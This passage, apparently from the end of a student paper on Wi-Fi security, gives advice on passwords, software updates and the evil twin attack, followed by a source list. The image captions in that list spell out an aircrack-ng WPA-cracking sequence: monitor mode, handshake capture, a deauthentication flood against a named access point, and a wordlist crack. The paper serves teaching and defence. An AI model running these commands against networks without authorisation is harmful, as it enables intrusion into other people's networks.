In conclusion, to easily secure a Wi-Fi network, network administrators should consider upgrading to the latest security standard, implementing intrusion detection and prevention systems, and access control measures. These measures help to ensure that the network is protected from various cyber-attacks and unauthorized access attempts, reducing the risk of data breaches and other security incidents.



## 6.2 Use Strong Passwords

Creating a strong password is a fundamental step in protecting oneself against online attacks<sup>14,15</sup>. A strong password should be difficult to guess, even for those who know you well. A good password is typically long, usually between 12 and 20 characters, and includes a mix of upper and lower case letters, numbers, and symbols. Using random words and phrases can also make a strong password. It's important to avoid using personal information, such as birthdates, phone numbers, or names of family members or pets, as they can be easily guessed or obtained through social engineering tactics.

It is also important to use different passwords for different accounts to prevent one compromised password from leading to multiple hacked accounts. To remember all these passwords, one can use a password manager to store and generate complex passwords. A strong password can provide the first line of defence against hackers and help ensure that personal information remains secure.

To test the security of your own password, one can use the website Password Monster. By following the instructions on the site, you will be able to get an approximation of how long it would take for an attacker to crack your password.

## 6.3 The Two Best Online Habits

According to the Information Security Office at UC Davis Health<sup>16</sup> and an article from Kaspersky<sup>17</sup> keeping software updated and staying informed about potential cyber threats are essential habits for online safety. Software updates often include security patches that address known vulnerabilities, which can prevent attackers from exploiting them. Therefore, updating software regularly, including operating systems, web browsers, and security software, can significantly reduce the risk of cyber-attacks.

Staying informed about potential cyber threats is also crucial for online safety. This can be done by regularly checking trusted sources for news and updates about new vulnerabilities, attacks, and security incidents. It is essential to be aware of phishing attacks, which are often designed to steal personal information such as passwords or financial data. Staying informed about the latest phishing techniques and avoiding clicking on suspicious links or downloading suspicious files can help prevent becoming a victim of these attacks.

Overall, practicing these two habits can help individuals better protect themselves against cyber threats, prevent identity theft, and maintain their online privacy. By staying informed and keeping software updated, individuals can help build a more secure and resilient online community.

---

<sup>14</sup> Google, "Create a strong password & a more secure account", *Google*, <https://support.google.com/accounts/answer/32040?hl=en>, (2023-03-02).

<sup>15</sup> Webroot, "How do I Create a Strong and Unique Password?", *Webroot*, <https://www.webroot.com/gb/en/resources/tips-articles/how-do-i-create-a-strong-password>, (2023-03-02).

<sup>16</sup> Information Security Office, "8 Habits to Stay Cyber-Safe", *UC Davis Health*, <https://health.ucdavis.edu/itsecurity/8-habits-stay-cyber-safe.html>, (2023-03-02).

<sup>17</sup> Kaspersky, "Top 10 Internet Safety Rules & What Not to Do Online", *Kaspersky*, <https://usa.kaspersky.com/resource-center/preemptive-safety/top-10-internet-safety-rules-and-what-not-to-do-online>, (2023-03-02).

## 6.4 Why home Wi-Fi Security Matters

Now what could an attacker do with merely the password to your Wi-Fi network, it does not seem like such a threat but let me tell you why it is.

Wi-Fi security is essential for protecting your home network and the Internet of Things (IoT) devices on it. With access to your Wi-Fi network, an attacker could potentially gain access to sensitive personal data, such as banking information, and control of your IoT devices, such as cameras, thermostats, and even smart locks. The fact that an attacker could gain direct access to your home without even stepping a foot on your front yard is concerning.

One particularly concerning type of attack is the twin attack, which involves stealing a victim's Wi-Fi network information and then setting up a fake Wi-Fi network with the same name and password. When the victim unknowingly connects to the fake network, the attacker gains complete access to their internet traffic and all connected devices. This can allow the attacker to easily access and control any vulnerable IoT devices, such as cameras, and use them for malicious purposes. It is therefore crucial to ensure that your Wi-Fi network is properly secured with strong encryption and passwords, and that your IoT devices are regularly updated with the latest security patches to prevent potential attacks.

## 6.5 Closing Statement

In conclusion, the security of Wi-Fi networks and personal online accounts is of paramount importance in today's digital age. By implementing proper security measures such as upgrading to the latest security standards, implementing intrusion detection and prevention systems, and access control measures, individuals and network administrators can help reduce the risk of data breaches and other security incidents. Using strong passwords, keeping software updated, and staying informed about potential cyber threats are also essential habits for online safety.

The twin attack is a particularly concerning type of attack that highlights the importance of securing Wi-Fi networks and IoT devices to prevent unauthorized access and control. By taking these steps, individuals can help ensure their online privacy and maintain a more secure and resilient online community.

However, it is important to note that cyber criminals are constantly evolving their tactics and techniques, and even with these measures in place, no system can be 100% secure. It is crucial to remain vigilant and proactive in addressing security concerns to stay one step ahead of potential attackers.

The reality is that cyber-attacks are becoming increasingly frequent and sophisticated, and the consequences of a successful attack can be severe. It is up to each individual and organization to take the necessary steps to protect themselves and their assets from these threats.

## 7 Sources

In this section one will find the sources for all images and websites that have been sourced in this paper.

### 7.1 Images

- [1] A person who is executing commands on a computer in a car. Panda Security, <https://www.pandasecurity.com/en/mediacenter/security/wardriving/>
- [2] Illustration of a man-in-the-middle attack. The SSL Store. <https://www.thesslstore.com/blog/man-in-the-middle-attack-2/>
- [3] Screenshot from Pineapple Mark V Interface. Hak5. <https://shop.hak5.org/products/wifi-pineapple>
- [4] Encryption statistics. WiGLE Stats. <https://wigle.net/stats>
- [5] Execution of the airmon-ng command, Aaron Gotthardsson Sellin
- [6] Execution of the airmon-ng check kill command, Aaron Gotthardsson Sellin
- [7] Execution of the airmon-ng start wlx20e2070cd352 command, Aaron Gotthardsson Sellin
- [8] Execution of the airodump-ng wlx20e2070cd352 command, Aaron Gotthardsson Sellin
- [9] Output from airodump-ng 24:4B:FE:A7:3B:C0 -c 10 -write WPAcrack wlx20e2070ed352 command, Aaron Gotthardsson Sellin
- [10] Map over the FHSK campus wireless networks, Aaron Gotthardsson Sellin
- [11] Output from the neth wlan show networks mode=bssid command, Aaron Gotthardsson Sellin
- [12] Output from aireplay-ng -deauth 100 -a 24:4B:FE:A7:3B:C0 wlx20e2070cd352 command, Aaron Gotthardsson Sellin
- [13] Output from aircrack-ng WPAcrack-01.cap -w /home/rockyou command, Aaron Gotthardsson Sellin

### 7.2 Websites

- <sup>1</sup> Gitlan, Dinu, 2019, “SSL Certificates vs. Man-in-the-middle attacks”, *Medium*, 30 - 08, <https://medium.com/@munteanu210/ssl-certificates-vs-man-in-the-middle-attacks-3fb7846fa5db>, (2022-02-20).
- <sup>2</sup> Panda Security, 2020, “Wardriving: What Is It + How Can you Detect It?”, *Panda Security*, 13 - 10, <https://www.pandasecurity.com/en/mediacenter/security/wardriving/>, (2022-02-20).
- <sup>3</sup> Hayes, Adam, 2022, “Smart Home: Definition, How They Work, Pros and Cons”, *Investopedia*, 14 – 09, <https://www.investopedia.com/terms/s/smart-home.asp>, (2022-02-20).
- <sup>4</sup> Posey, Brian, March 2022, “IoT devices (internet of things devices)”, *TechTarget*, <https://www.techtarget.com/iotagenda/definition/IoT-device>, (2022-02-20).
- <sup>5</sup> Kismet, 2023, “Kismet: Wi-Fi, Bluetooth, RF, and more”, *Kismet*, <https://www.kismetwireless.net/>, (2023-02-21).
- <sup>6</sup> Bugcrowd, “Aircrack-ng”, *Bugcrowd*, <https://www.bugcrowd.com/glossary/aircrack-ng/>, (2023-02-21).
- <sup>7</sup> Metageek, “inSSIDer – Defeat Slow Wi-Fi”, *Metageek*, <https://www.metageek.com/inssider/>, (2023-02-21).
- <sup>8</sup> Wifiphiser, “wifiphiser”, *Wifiphiser*, <https://wifiphisher.org/>, (2023-02-21).
- <sup>9</sup> Sadmin, 2017, “Wardrive with the Kali Raspberry Pi to Map Wi-Fi Devices”, *Null-Byte*, 22 – 06, <https://null-byte.wonderhowto.com/how-to/wardrive-with-kali-raspberry-pi-map-wi-fi-devices-0176558/>, (2023-02-22).
- <sup>10</sup> WiGLE, “Frequently Asked Questions”, *WiGLE*, <https://wigle.net/faq>, (2023-02-22).
- <sup>11</sup> Hak5, “WiFi Pineapple”, *Hak5*, <https://shop.hak5.org/products/wifi-pineapple>, (2023-02-22).
- <sup>12</sup> Kaspersky, “WEP, WPA, WPA2 and WPA3: Differences and explanation”, *Kaspersky*, <https://www.kaspersky.com/resource-center/definitions/wep-vs-wpa>, (2023-02-22)
- <sup>13</sup> Riksdagen, 1962, “Brottsbalk 1962:700”, *Riksdagen*, 21 – 12, [https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700\\_sfs-1962-700#K4](https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700#K4), (2023-02-23).
- <sup>14</sup> WiGLE, 2023, “Statistics”, *WiGLE*, 03 – 08, <https://wigle.net/stats>, (2023-02-23).
- <sup>15</sup> Google, “Create a strong password & a more secure account”, *Google*, <https://support.google.com/accounts/answer/32040?hl=en>, (2023-03-02).
- <sup>16</sup> Webroot, “How do I Create a Strong and Unique Password?”, *Webroot*, <https://www.webroot.com/gb/en/resources/tips-articles/how-do-i-create-a-strong-password>, (2023-03-02).
- <sup>17</sup> Information Security Office, “8 Habits to Stay Cyber-Safe”, *UC Davis Health*, <https://health.ucdavis.edu/itsecurity/8-habits-stay-cyber-safe.html>, (2023-03-02).
- <sup>18</sup> Kaspersky, “Top 10 Internet Safety Rules & What Not to Do Online”, *Kaspersky*, <https://usa.kaspersky.com/resource-center/preemptive-safety/top-10-internet-safety-rules-and-what-not-to-do-online>, (2023-03-02).